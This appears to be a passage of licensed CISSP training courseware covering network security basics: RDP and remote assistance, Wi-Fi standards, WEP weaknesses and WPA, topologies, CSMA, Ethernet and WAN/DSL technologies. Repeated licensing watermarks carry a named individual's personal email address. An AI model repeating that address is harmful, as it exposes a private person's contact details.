Desktop sharing is a technology that allows other users to see one user's graphical desktop. The two main reasons for this technology are for presentations/demonstrations and remote troubleshooting. In modern enterprises, in which an increasing number of users are telecommuting or working from satellite offices with limited technical staff, providing quality support can be extremely challenging.

Desktop sharing makes this remote troubleshooting and support much easier. The traditional example of desktop sharing is Virtual Network Computing (VNC), which is most often associated with TCP Port 5900. This is a typical client/server application, which can prove challenging if support will be carried out over the internet. Firewalls will not often, nor should they, have holes allowing inbound access to TCP 5900.

A recent solution to this issue has been the development of a number of products that allow for more seamless connections over the internet. This is achieved by having the clients in need of troubleshooting initiate an SSL tunneled outbound connection over TCP 443 to a central server.

Security concerns include vulnerabilities in the listener portion of the connection as well as the confidentiality of the transmission itself. An additional concern is the potential use of unauthorized desktop sharing. Users frequently use these tools to allow for access to their workplace resources from home; effectively establishing their own rogue VPN.

REMOTE ASSISTANCE

- In Microsoft environments, troubleshooting client issues remotely falls under the purview of Remote Assistance
 - Remote Assistance is a term used by Microsoft for inviting others to help troubleshoot an issue using Remote Desktop Sharing over RDP (TCP 3389)
- Remote Assistance connections are initiated by the user in need of assistance creating an invitation or single-use password
- Remote Desktop Services, which also uses RDP, is used for administrators to remotely control servers where there is no client to request the connection
 - RDP supports strong authentication as well as encryption
- Security issues are focused on vulnerabilities in the listener portion and also connections using older versions of RDP or those without encryption



MGT414 | SANSTraining Program for CISSP® Certification

76

Remote Assistance

In Microsoft environments, troubleshooting client issues remotely falls under the purview of Remote Assistance.

Remote Assistance is a term used by Microsoft for inviting others to help troubleshoot an issue using Remote Desktop Sharing over RDP (TCP 3389). Remote Assistance connections are initiated by the user in need of assistance and involve creating an invitation or single-use password that allows the remote user permission to access their system.

Remote Desktop Services, which, like Remote Assistance, uses RDP, is used for administrators to remotely control servers where there is not a client present to request the connection. RDP supports strong authentication as well as encryption.

Security issues are focused on vulnerabilities in the listener portion and also connections using older versions of RDP or those without encryption. Historically there has been the potential for MitM (man-in-the-middle) attacks that involved the attacker proxying the connection between the user and the RDP endpoint. Cryptographic security measures in recent versions of RDP have diminished the vulnerability to MitM attacks.

PRESENCE

Presence, within unified communications, is information that informs as to the availability and/or location of contacts or recipients

- Most people were first introduced to presence within IM clients
Enterprise Unified Communications extend this beyond simple IM clients
- Email, IM, voice and video chat, and collaboration portals often incorporate the concept of presence



Presence

Presence, within unified communications, is information that informs as to the availability and/or location of contacts or recipients. Most people were first introduced to presence within IM clients, which indicated, usually with a green light or simply the visibility of the contact's name, when contacts were available for chat.

Enterprise Unified Communications extends this beyond simple IM clients. Email, IM, voice and video chat, and collaboration portals often incorporate the concept of presence, which can serve to bolster quick ad hoc team and project discussions.

Presence has also been growing into a hybrid physical/technical form recently as well. Smartphones and social networking apps are bridging the gap between geolocation and simple electronic presence we are familiar with from IM. Leveraging Near Field Communication (NFC) capabilities of smartphones is also growing more important for a commerce aspect of presence.

802.11 (WIRELESS)

- 802.11 standard supports two physical layers:
 - Infrared
 - Radio frequency
 - FHSS (Frequency Hopping Spread Spectrum)
 - DSSS (Direct Sequence Spread Spectrum)
- Types:
 - 802.11b supports up to 11 Mbps at 2.4 GHz
 - 802.11a supports up to 54 Mbps at 5 GHz
 - 802.11g supports up to 54 Mbps at 2.4 GHz
 - 802.11n supports speeds of 300 Mbps using both 2.4 and 5 GHz
 - 802.11ac supports speeds of 1.3+ Gbps at 5 GHz



MGT414 | SANS Training Program for CISSP® Certification

78

802.11 (Wireless)

The www.extremetech.com website provides a good introduction to 802.11. The information here is reproduced from a few papers found there. 802.11b is almost always the protocol in use on wireless LANs:

"IEEE 802.11b is the most common and established wireless network protocol in use today, referred to as the IEEE 802.11b standard. The 802.11b standard defines, among other things, the radio frequency bandwidth wireless signals can use, throughput rates over that signal, and how wireless endpoints communicate with one another.

802.11b signals function in the 2.4000 GHz to 2.4835 GHz range, and have a maximum theoretical throughput of 11 Mbps (though testing suggests that actual throughput is more like 4-6 Mbps) and can even step down to 5.5 Mbps, 2 Mbps, and 1 Mbps to allow a more robust signal. 802.11b uses only Direct Sequence Spread Spectrum (DSSS) radio signaling, as opposed to Frequency Hopping Spread Spectrum (FHSS), which was part of the original 802.11 specifications. DSSS allows for greater throughput, but is more susceptible to radio signal interference. Interestingly, many DSSS-based 802.11 products are interoperable with current 802.11b networks, but only at 802.11's 2 Mbps or 1 Mbps. Wireless endpoints have a coverage area that depends on antenna strength and the ability and clarity of the local environment to transmit radio signals – typically ranging from 75 to 150 feet for an office environment."¹

[1] Wireless LAN Deployment and Security Basics - ExtremeTech <https://mgt414.com/w>

802.11 NETWORK MODES

- Managed mode
 - AKA client mode
 - How wireless clients connect to wireless access points
- Master mode
 - AKA infrastructure mode
 - How wireless access points operate
- Ad hoc
 - Peer-to-peer client-only mode
 - Also called Independent Basic Service Set (IBSS) network configuration
- Monitor mode
 - Read-only mode that sees the entire wireless frame
 - Used for passive sniffing

SANS

MGT414 | SANS Training Program for CISSP® Certification

79

802.11 Network Modes

"802.11 wireless NICs can operate in four modes: managed, master, ad hoc, and monitor mode.

802.11 wireless clients connect to an access point in managed mode (also called client mode).

Master mode (also called infrastructure mode) is the mode used by wireless access points. A wireless card in master mode can only communicate with connected clients in managed mode.

Ad hoc mode is a peer-to-peer mode with no central access point. A computer connected to the Internet via a wired NIC may advertise an ad hoc WLAN to allow Internet sharing. Also called Independent Basic Service Set (IBSS) network configuration.

Finally, monitor mode is a read-only mode used for sniffing WLANs. Wireless sniffing tools like Kismet or Wellenreiter use monitor mode to read all 802.11 wireless frames."¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, second edition (3rd ed.). Waltham, Mass.: Syngress.

WEP SECURITY ISSUES

- WEP has proven to be an insecure encryption mechanism
- Inability to rotate WEP keys produced stagnant shared secret (key) implementations
- Flaws in implementation permit recovery of WEP keys in minutes
- Accelerated WEP cracking defeats dynamic WEP



MGT414 | SANS Training Program for CISSP® Certification

80

WEP Security Issues

Several weaknesses in attempts to secure 802.11 networks have made it very difficult for administrators to keep their wireless networks safe. Attackers armed with the knowledge of common vulnerabilities in 802.11 networks are readily attacking 802.11 networks. These attacks are being launched to grant unauthorized access to wireless networks, to perform denial-of-service attacks, and to collect sensitive information from private networks.

The wired equivalent privacy (WEP) algorithm was included in the IEEE 802.11 and later specifications to provide data confidentiality on wireless LANs. The 802.11-1997 specification introduced WEP as an implementation of the RC4 encryption protocol, the same encryption protocol used by the SSL and TLS protocols. WEP is based on a pre-shared secret that is common to all stations that participate in the same wireless network. In this implementation, an administrator would visit workstations that wanted to communicate on the wireless network and manually configure them with the same shared secret. The access points and clients would use the shared secrets to encrypt and decrypt data that was sent on the wireless network.

The 802.11 specification never included rotating the shared secrets on a wireless network, so many networks continued to use the same shared secret for all of their wireless clients. The inability to easily change the WEP keys on all workstations became an even more daunting problem as the utilization of wireless networks continued to grow and more people depended on the shared secret configured on their workstation.

Unfortunately, WEP proved to have another insufferable flaw in its implementation; Fluhrer, Mantin, and Shamir first reported this flaw in their paper, *Weaknesses in the Key Scheduling Algorithm of RC4*. Their paper identified a method by which an attacker could recover the shared secret from nothing more than the encrypted data collected from a wireless network. Shortly after the paper was published, tools were released that would recover the secret WEP key used on a network after collecting millions of packets from a wireless network. The process of recovering a WEP key in this fashion commonly took days on a network that had little or moderate traffic levels.

Tools used by attackers to recover shared WEP keys on a network include WEPCrack, AirSnort, and dwepcrack. These tools are written for Linux or BSD systems. Although quite effective for attacking wireless LANs utilizing the WEP algorithm, they required a dedicated attacker with patience to recover the shared secret WEP key from a wireless network.

Recent attack tools against WEP have been developed to make the process of recovering WEP keys and attacking wireless networks even faster. Tools such as wnet/reinj and WEPWedgie accelerate the process of collecting packets from a wireless network, often resulting in an attacker's ability to recover a shared secret from a network using WEP in one hour or less.

Recognizing that the WEP algorithm was an insufficient method of protecting wireless networks, the IEEE and IETF have developed alternative solutions to protect wireless LANs. However, many organizations still use WEP technology due to limitations with legacy hardware, and the cost of replacing all hardware to accommodate stronger encryption mechanisms.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

WI-FI PROTECTEDACCESS

- Wi-Fi Alliance performs interoperability testing for 802.11 hardware vendors, consumers
- Enables early adoption of improved security
- WPA – improvement over WEP on old hardware (TKIP)
- WPA2 – 802.11i – vast improvement over WEP, requires NIC replacement and AP replacement or firmware upgrade (AES-CCMP)

Set organizational purchasing policy
to require WPA2 interoperability
for new wireless purchases



Wi-Fi Protected Access

The Wi-Fi Protected Access (WPA) specification was adopted by the Wi-Fi Alliance before the IEEE 802.11i specification was completed, to give organizations an opportunity to improve the security of wireless networks. In 2003, many organizations were becoming increasingly concerned about the security of wireless networks, without a clear solution from the IEEE to replace WEP. While the IEEE 802.11i committee had formalized a replacement for WEP, the 802.11i specification was otherwise incomplete.

The Wi-Fi Alliance adopted the 2003 draft of the 802.11i specification and started performing interoperability testing for vendors using the Temporal Key Integrity Protocol (TKIP). This testing process certified vendor product as WPA-compliant, focusing on the implementation of TKIP as a mechanism to replace WEP on existing hardware. After the 802.11i specification was ratified in June 2004, the Wi-Fi Alliance also adopted the AES-CCMP cipher mechanism designed for new hardware. The testing process for compliance with TKIP and AES-CCMP became known as WPA2.

Organizations are encouraged to adopt the TKIP and AES-CCMP encryption mechanisms to improve the security of their 802.11 networks. Organizations can adopt TKIP with most existing hardware.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- **Communication and Network Security**
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

COMMUNICATION AND NETWORK SECURITY

1. Network Architecture Design Principles
2. Storage, Voice and Wireless Protocols
3. **Secure Network Components**
4. Routing
5. Remote Access and Secure Communications Channels
6. Network Authentication



MGT414 | SANS Training Program for CISSP® Certification

83

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

INTERNET, INTRANET, AND EXTRANET

- Internet
 - Runs on TCP/IP protocol
 - Global network of public networks, network access points (naps), and service providers
 - Operated either for public access or private data exchange (with a VPN)
- Intranet
 - Internet-like logical network
- Extranet
 - Based on an organization's internal, physical network infrastructure
 - TCP/IP and HTTP standards
 - Web browsers
- Extranet
 - Private network using internet protocols
 - Accessible by partners and vendors outside of the organization, but not by the general public



MGT414 | SANS Training Program for CISSP® Certification

84

Internet, Intranet, and Extranet

Following are descriptions for internet, intranet, and extranet:

Internet

- Runs on TCP/IP protocol
- Global network of public networks, network access points (naps), and service providers
- Operated either for public access or private data exchange (with a VPN)

Intranet

- Internet-like logical network
- Based on an organization's internal physical network infrastructure
- TCP/IP and HTTP standards
- Web browsers

Extranet

- Private network using internet protocols
- Accessible by partners and vendors outside of the organization, but not by the general public

TYPES OF NETWORKS

PANs (Personal Area Networks)

- Small limited range networks associated with low-power wireless technologies (e.g. Bluetooth)

LANs (Local Area Networks)

- Comparatively small high-speed network covering a confined area (e.g. single building, floor, or office)

CAN (Campus Area Networks)

- Multiple LANs covering an organization's local campus connected via high-speed links.

MANs (Metropolitan Area Networks)

- Associated with a single city or metropolitan area

WANs (Wide Area Networks)

- Covers much larger distances and allows organizations to connect multiple disparate LANs

GANs (Global Area Networks)

- Global connection of multiple WANs



MGT414 | SANS Training Program for CISSP® Certification

85

Types of Networks

A personal area network (PAN) covers a small area and is closely associated with low-powered wireless technologies like Bluetooth.

A *local area network* (LAN) is a relatively small network confined to a small geographic area, such as a single office or a building. Laptops, desktops, servers, printers, and other networked devices that make up a LAN are located relatively close to each other.

The term *metropolitan* area network (MAN) typically is used to describe a network that spans a city-wide area or a town. MANs are larger than traditional LANs and predominantly use high-speed media, such as fiber-optic cable, for their backbones.

A *wide area network* (WAN) covers a significantly larger geographic area than LANs or MANs. A WAN may use public networks, telephone lines, and leased lines to tie together smaller networks over a geographically dispersed area.

LAN TRANSMISSION METHODS

Unicast

- The packet is transmitted from the source to a single network destination address

Multicast

- The packet is transmitted from a source to multiple, selected destination network addresses

Broadcast

- The packet is transmitted from a source to all network addresses



MGT414 | SANS Training Program for CISSP® Certification

86

LAN Transmission Methods

Following are three general ways that packets can be transmitted:

- Unicast: The packet is transmitted from a source to a single network destination address.
- Multicast: The packet is transmitted from a source to multiple, selected destination network addresses.
- Broadcast: The packet is transmitted from a source to all network addresses.

PHYSICAL VERSUS LOGICAL TOPOLOGIES

Physical topology

- Defines how systems are connected together
- Bus, ring, and star

Logical topology

- Defines the rules of communication across the physical topology
- Ethernet, ATM

Physical versus Logical Topologies

There are several ways in which systems on a LAN can be interconnected and several techniques that they can employ to send signals to each other. This section examines some of the most common patterns for wiring a network and discusses how the network's physical properties relate to communication protocols used by its systems. In the process, we discuss LAN topologies such as bus, ring, and star and take a close look at media access technologies such as Ethernet and ATM.

Physical Topologies

A *physical topology* describes how the network is wired together. It is the layout of how systems are connected via cables or wireless devices. Wire-based physical topologies are relatively easy to visualize because they are interconnected according to simple geometric patterns.

Of the topologies we cover, star is probably the most commonly seen on modern networks. If you've ever set up a cable modem or DSL router for several systems at home, or connected workstations to a switch or a hub, you probably used the star topology for your internal network. However, other topologies are still in use and may be appropriate for the particular requirements of your organization. Let's begin with the simplest physical topology: The bus topology.

LEGACY PHYSICAL TOPOLOGIES

Bus

- Legacy Ethernet (Thinnet and Thicknet)
- Modern Ethernet uses star (discussed next)

Tree

- Often used to connect multiple bus networks

Ring (legacy)

- Legacy ring networks fail when broken
- FDDI (100 mbit legacy fiber) added a 2nd ring for fault tolerance

Legacy Physical Topologies

Bus: Used by legacy Ethernet. All network nodes are connected by a common media bus. Data traversing the bus passes through all nodes. Any break in the bus breaks connectivity for all systems on that bus.




Tree: Multiple branches with nodes on each branch. Often used to connect multiple buses together.

Ring (legacy): Data passes through all nodes. Legacy rings fail when broken. FDDI added a 2nd ring for fault tolerance. Modern rings can sustain a fault, and simply send data in the opposite direction. If the exam simply says "ring," it means legacy ring.

STAR TOPOLOGY

- All network nodes are directly connected to a central host
- High wiring costs for large installations
- Multiple point-to-point connections to a central device (hub or switch):
 - Good fault tolerance
 - Traffic isolation provided by certain hardware
 - Scales well



Star Topology

Star is the most common physical topology in use today. All systems in this topology are connected directly to a central device, such as a hub or switch. A node that wants to send a message to another system on the star network directs the message to the central connection point, which is usually a hub or a switch, and it then relays the message to the appropriate recipient.

The star-wiring pattern helps provide fault isolation. If the cable leading to an individual system is faulty, the other systems can still exchange data. This is a significant improvement over physical bus and ring topologies, which can be impaired due to a problem with a single wire. However, this provides only fault tolerance from a faulty wire. If a computer has a faulty NIC (network interface card), an entire segment can still be flooded. The reliance on the central device in the star topology does create a single point of failure; however, a hub failure generally is easier to troubleshoot than cable-related problems (which undermine bus and ring topologies).

The main disadvantage of a star topology is probably the need to have a dedicated cable segment for each system. The total cost of wiring may become particularly evident if the networked systems are located far from the hub. For each system that needs to communicate over the network, a wire has to be run from the new node to the central location.

In practice, however, the cost of running new cable in star topology usually is not sufficiently large enough to outweigh the ease with which new nodes can be added to the network and the fault tolerance that this pattern provides.

Traffic control capabilities in a star network are significantly better than that of the other physical topologies discussed. Because all circuits of the star are tied to a single device, the device can manage the flow of data between systems connected to it. To summarize, the following advantages of a star topology put it in the lead of the other physical topologies:


- Reasonable fault tolerance
- Scalability and ease of expansion
- Support for traffic isolation

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

MESH TOPOLOGY


Fully connected mesh

- All network nodes are connected to every other node



Partially connected mesh:

- Not all nodes are directly connected



SANS

MGT414 | SANS Training Program for CISSP® Certification

91

Mesh Topology

A fully connected mesh topology has the highest level of redundancy because each node is connected to every other node.

As the name implies, a partially connected mesh means not all nodes are directly connected.

The images above show each. The systems on the left are directly connected to each other: Each system connects directly to five others. The systems on the right are partially connected: Each connects to two or three others only.

LOGICAL TOPOLOGIES

- Independent of physical topologies
- Logical topologies
 - Ethernet
 - Asynchronous Transfer Mode (ATM)
 - High-Level Data Link Control (HDLC)
 - Integrated Services Digital Network (ISDN)
 - X.25

Logical Topologies

After the systems have been interconnected, they need to know the rules for sending signals to each other. These rules are specified by media access protocols, which are examined in this section:

- Ethernet
- ATM

These protocols are responsible for making sure that a signal sent by a system finds its way to its destination. The process that the protocol follows to send data over the cable, regardless of how it is physically wired, can be described using a *logical topology*. There are three common logical topologies, which actually have the same names and properties as physical topologies: Bus, ring, and star.

Physical and logical topologies generally are independent of each other. A Token Ring network, which uses a logical ring topology, is usually wired according to a physical star topology. There often is a relationship between a physical and a logical topology that results in some pairings being used more often than others.

A logical topology describes how a signal travels across the wires, which have been arranged according to some physical topology.

LAN TRANSMISSION PROTOCOLS

- Carrier sense multiple access (CSMA)
- Computer continuously monitors the common transmission line
- Transmits when the line appears to be unused
- If the transmission conflicts with another transmission, one of the following two behaviors occur:
 1. Persistent carrier sense: If there is no acknowledgment from the destination, the computer assumes a collision has occurred and immediately resends the frame
 2. Non-persistent carrier sense: The computer waits a random amount of time before resending the frame



LAN Transmission Protocols

Webster's New World Telecom Dictionary describes persistent and non-persistent CSMA:

Persistent CSMA (also called 1-Persistent CSMA):

A machine may transmit data whenever it senses an idle channel. If the channel is in use, the machine will continuously sense it until the channel becomes free. The protocol is so named as the machine is persistent in its monitoring of the channel, and transmits with a probability of 1.0, i.e., 100 percent certainty of access success, whenever the channel is idle. If the network includes a large number of stations persistently monitoring the network, a great many of them might sense the availability of the network and begin to transmit simultaneously, virtually guaranteeing a collision.¹

Non-persistent CSMA:

A machine may transmit data whenever it senses an idle channel. If the channel is busy, the machine backs off the network, calculates a random time interval, and again monitors the channel when that interval expires. This approach mathematically distributes the temporal monitoring of the network, thereby reducing the likelihood that multiple stations will sense its availability at approximately the same time and transmit simultaneously.²

[1] Horak, R (2008). Webster's New World Telecom Dictionary. Indianapolis, IN.: Wiley

[2] Ibid.

CSMA/CD

Carrier Sense Multiple Access with Collision Detection (CSMA/CD) is used to immediately detect collisions within a network

It takes the following steps:

- Monitor the network to see if it is idle
- If the network is not idle, wait a random amount of time
- If the network is idle, transmit
- While transmitting, monitor the network

If more electricity is received than sent, another station is sending

- Send Jam signal to tell all nodes to stop transmitting
- Wait a random amount of time before retransmitting¹



CSMA/CD

Carrier Sense Multiple Access (CSMA) allowed for use of a baseband shared communication medium. However, CSMA alone is not sufficient due to the potential for two nodes both sensing the line is idle attempt to transmit simultaneously. This simultaneous transmission is known as a collision.

It takes the following steps:

- Monitor the network to see if it is idle
- If the network is not idle, wait a random amount of time
- If the network is idle, transmit
- While transmitting, monitor the network

If more electricity is received than sent, another station is sending

- Send Jam signal to tell all nodes to stop transmitting
- Wait a random amount of time before retransmitting²

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

[2] Ibid.

CSMA/CA

CSMA/CD is preferred, but not possible for all technologies

- Detection occurs almost immediately with CSMA/CD

Collision Detection requires systems that can send and receive simultaneously

802.11 wireless networks employ Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA)

- Avoidance rather than detection of collisions

Transmission occurs only if the communication medium was determined to be available with another node not already transmitting



CSMA/CA

"CSMA/CD is used for systems that can send and receive simultaneously, such as wired Ethernet. CSMA/CA (Collision Avoidance) is used for systems such as 802.11 wireless that cannot send and receive simultaneously. CSMA/CA relies on receiving an acknowledgement from the receiving station: if no acknowledgement is received, there must have been a collision, and the node will wait and retransmit. CSMA/CD is superior to CSMA/CA because collision detection detects a collision almost immediately."¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

POLLING

Polling

- Secondary computers (polled devices) are assigned a specific period of time to transmit by a primary computer
- If a secondary computer does not have any data to transmit, the primary computer moves on and provides another secondary computer with the opportunity to transmit



MGT414 | SANS Training Program for CISSP® Certification

96

Polling

Polling is commonly used in mainframe environments.

The primary computer can assign higher priorities to specific secondary computers by providing them with the opportunity to transmit more frequently than other secondary computers.

ETHERNET

- Ethernet is "baseband" or shared media
- Only one station is allowed to transmit at any given time within a single collision domain
- All stations are required to monitor their transmission to check for collisions
- Data transmitted using CSMA/CD bus technology
- Three cable standards:
 - Thinnet – 10base2, 10 mbps
 - Thicknet – 10base5, 10 mbps
 - Twisted pair – three types:
 - 10baset – 10 mbps
 - 100baset (Fast Ethernet) – 100 mbps
 - 1000baset (Gigabit Ethernet) – 1 Gbps



Ethernet

Ethernet is by far the most popular media access protocol currently used on LANs. A chunk of data transmitted by Ethernet over the wire is called a *frame*. On an Ethernet network, only a single node should transmit a frame at a time. If multiple systems transmit simultaneously, a *collision* will occur, which can cause both signals to fail and require the systems to retransmit their frames.

To keep the number of collisions to a minimum, a system is required to check whether anyone else is already transmitting before placing a frame on the wire. If another system's signal is already on the wire, the system is expected to wait according to the algorithm designed to give each node a fair shot at using the network. If the line is clear, the system generates a signal and monitors the transmission to make sure there was no collision. These properties are summarized under Ethernet's designation as a carrier sense multiple access/collision detection (CSMA/CD) protocol.

Ethernet specifications actually define more than just protocols for sending signals over the wire. Other properties include cabling requirements for transferring data at desired rates and the maximum length of the wire segment. In addition, Ethernet standards specify which physical topology should be used for a particular type of Ethernet communication.

WAN TECHNOLOGIES

- Circuit vs. Packet Switching
- Leased lines: T1, T3, E1, E3
- SDLC and HDLC
- Integrated Services Digital Network (ISDN)
- DSL and cable modems
- X.25
- Frame Relay
- ATM
- MPLS



MGT414 | SANS Training Program for CISSP® Certification

98

WAN Technologies

Ethernet is great for sending signals over relatively short distances; however, it is not effective at carrying data between geographically distant sites. The connections among these greater distances comprise and are better served by a WAN, and this section takes a brief look at technologies designed for WAN communications:

- Circuit vs. Packet Switching
- Leased lines: T1, T3, E1, E3
- SDLC and HDLC
- Integrated Services Digital Network (ISDN)
- DSL and cable modems
- X.25
- Frame Relay
- ATM
- MPLS

CIRCUIT-SWITCHED NETWORKS

- Switches establish a dedicated physical circuit between sender and receiver for a communication session
- Preceded packet-switching technology
- Ideal for communications that need to have a constant connection
- Provides a single transmission path
- PSTN (Public Switched Telephone Network), ISDN

Circuit-Switched Networks

On a circuit-switched network, switches establish a dedicated physical circuit between sender and receiver for a communication session. This technology preceded packet-switching technology and is ideal for communications that need to have a constant connection.

PACKET-SWITCHED NETWORK

- Data to be transmitted is partitioned into packets
- Packets are assigned sequence numbers as they are transmitted
- Packets are sent to destination through router
- Router tries to establish the best route
- Packets are reassembled at the destination based on originally assigned sequence numbers
- If a path is not available, the packet is routed to the destination through a different path
- Fault-tolerant network



MGT414 | SANS Training Program for CISSP® Certification

100

Packet-Switched Network

Packet-switched networks are good for bursty communications. Data to be transmitted is partitioned into packets, where each packet is assigned sequence numbers as they are transmitted. These packets are sent to the destination through a router, which tries to establish the best route.

Packets are reassembled at the destination based on originally assigned sequence numbers. If a path is not available, the packet is routed to a destination through a different path.

VIRTUAL CIRCUITS

Virtual Circuits:

- Path through intermediate devices and bridges to set up communication with a partner station
- Path used for duration of session

Permanent virtual circuits (PVC)

- Permanently connected
- Eliminates overhead associated with circuit establishment and breakdown

Switched virtual circuits (SVC)

- Dynamically established as required
- Disconnected when transmission is complete
- Three phases:
 - Circuit establishment
 - Data transfer
 - Circuit termination



Virtual Circuits

Virtual circuits are unlike a bridged network where forwarding decisions are made on a frame-by-frame basis and there is no concept of a communication session. The path is through intermediate devices and bridges to set up communication with a partner station, and the path used is for the duration of the session.

There are two general types of virtual circuits: SVC and PVC.

Switched virtual circuits (SVC)

- Dynamically established as required
- Disconnected when transmission is complete
- Three phases
 - Circuit establishment
 - Data transfer
 - Circuit termination

Permanent virtual circuits (PVC)

- Permanently connected
- Eliminates overhead associated with circuit establishment and breakdown

LEASED LINES

Leased lines

- Permanent connection established between nodes
- Circuit or channel dedicated for point-to-point even when not in use

Leased line types

- T1: DS1 formatted data transmitted at 1.544 mbps through the telephone network
- T3: DS3 formatted data transmitted at 44.736 mbps through the telephone network
- E1: Wide-area digital data transmission at 2.048 mbps (used in Europe)
- E3: Wide-area digital data transmission at 34.368 mbps



Dedicated/Leased Lines

With private circuits, organizations typically utilize either dedicated or leased lines.

Dedicated/leased line

- Dedicated line reserved by a communications carrier for the private use of a customer
- Point-to-point link

Leased line types

- T1: DS1 formatted data transmitted at 1.544 mbps through the telephone network
- T3: DS3 formatted data transmitted at 44.736 mbps through the telephone network
- E1: Wide-area digital data transmission at 2.048 mbps (predominantly used in Europe)
- E3: Wide-area digital data transmission at 34.368 mbps

SDLC AND HDLC

Synchronous Data Link Control

- Operates at data link layer, Layer 2
- Uses a polling media-access method
- Primary station controls all communications with secondary stations (Normal Response Mode)

High-Level Data Link Control

- Successor to SDLC
- Operates at the data link layer, Layer 2
- Controls data flow and provides error correction
- Uses synchronous serial links
- Supports Normal Response Mode (NRM), Asynchronous Response Mode (ARM) and Asynchronous Balanced Mode (ABM)



SDLC and HDLC

High-Level Data Link Control (HDLC) protocol is an ISO standard that supports point-to-point and multipoint communications. It is typically used by X.25 and Frame Relay to move packets across the WAN cloud. HDLC designates a primary station and a secondary station in its communications, and it can operate in three modes:

- **Normal response mode** (NRM), in which the primary station initiates communications with the secondary station. The secondary station transmits only as a responder when instructed by the primary station.
- **Asynchronous response mode** (ARM), in which the secondary station can transmit without explicit permission from the primary station and has the ability to initiate communications. The primary station retains the responsibility of error recovery, link setup, and link termination.
- **Asynchronous balanced mode** (ABM), in which both stations have equal responsibilities and can transmit and receive messages independently over a duplex line, such as X.25.

HDLC is an extension of the *Synchronous Data Link Control* (SDLC) protocol, which was developed by IBM in the 1970s. SDLC is mainly used in IBMs proprietary *Systems Network Architecture* (SNA) environments. Unlike HDLC, SDLC supports only the NRM mode of operation.

ISDN

- Integrated Services Digital Network (ISDN)
- Early attempt at leveraging the telephone lines into homes (and businesses) for data rather than just voice
- High costs and relatively low speed largely prevented widespread adoption
- DSL later provided broadband speed over existing telephony networks

ISDN

ISDN and DSL are offered by telephone companies as consumer-oriented technologies to provide high-speed internet connectivity over existing telephone lines. These signals are carried over copper wires that traditionally have been used solely for voice communications. DSL, and to some extent ISDN, devices compete with cable modems that are offered by television cable operators. Cable modems rely on existing coaxial and fiber lines that have been used to carry TV signals to subscribers of the cable services.

The widespread use of ISDN did not take place, mainly because of high connectivity costs coupled with advancements in DSL and cable modem technologies. The use of DSL is not limited to home users, however, and is gaining acceptance in businesses. High-end connectivity options for DSL are capable of sustaining bandwidth equivalent to a T1 and usually are less expensive. However, unlike T1 lines, which can be used to establish point-to-point links between the company's sites, DSL lines are used only to connect a single site to the internet.

DSL

Digital subscriber line (DSL)

- High-speed broadband connectivity over existing telephone lines
- Much better adoption than ISDN due to lower costs and significantly higher speeds
- Proximity to provider's DSL Access Multiplexer (DSLAM) impacts speed

DSL either symmetric (upload/download) or asymmetric (faster download)

Symmetric

SDSL
HDSL
SHDSL

Asymmetric

ADSL/ADSL2/ADSL2+
VDSL/VDSL2



DSL

DSL is a point-to-point network that uses existing phone lines.

Two general varieties of DSL exist: Symmetric and asymmetric. Symmetric DSL provides the same transfer rate for both download and upload. Asymmetric versions of DSL provide faster download speeds than upload speeds.

One of the most important considerations for DSL is the proximity of the customer to the provider. Distance greatly impacts level of service achieved.

SYMMETRIC DSL VARIETIES

Symmetric Digital Subscriber Line (SDSL)¹

- Symmetrical upload/download
- 1.544 Mbit/s (T1 equivalent)
- Proprietary technology

High bit rate Digital Subscriber Line (HDSL)²

- Symmetrical upload/download
- 1.544 Mbit/s (T1 equiv)
- Also 2.048 Mbit/s (E1 equiv)

Single-pair High-Speed Digital Subscriber Line (SHDSL)³

- Standardized version of symmetric DSL
- Largely replaced SDSL and HDSL implementations
- Up to 5.696 Mbit/s possible

Note: Asymmetric DSL significantly more common than these symmetric versions due to higher speeds



Symmetric DSL Varieties

Symmetric DSL implies equivalent upload and download speeds. This allowed for direct comparison to leased line technologies being used like T1. Symmetric DSL varieties typically offered T1 and E1 equivalent up and down speeds, but at a fraction of the cost of leased line technologies.

Symmetric Digital Subscriber Line (SDSL)¹ – Symmetrical download and upload rates of 1.544 Mbit/s over a single twisted pair. Proprietary implementations of SDSL occurred, but no official ITU standard of SDSL created.

High bit rate Digital Subscriber Line (HDSL)² – Symmetrical upload/download rates including both T1 equivalent 1.544 Mbit/s and E1 equivalent 2.048 Mbit/s. ITU standard protocol.

Single-pair High-Speed Digital Subscriber Line (SHDSL)³ – Standardized version of symmetric DSL that largely replaced SDSL and HDSL implementations. Higher speeds of up to 5.696 Mbit/s were possible.

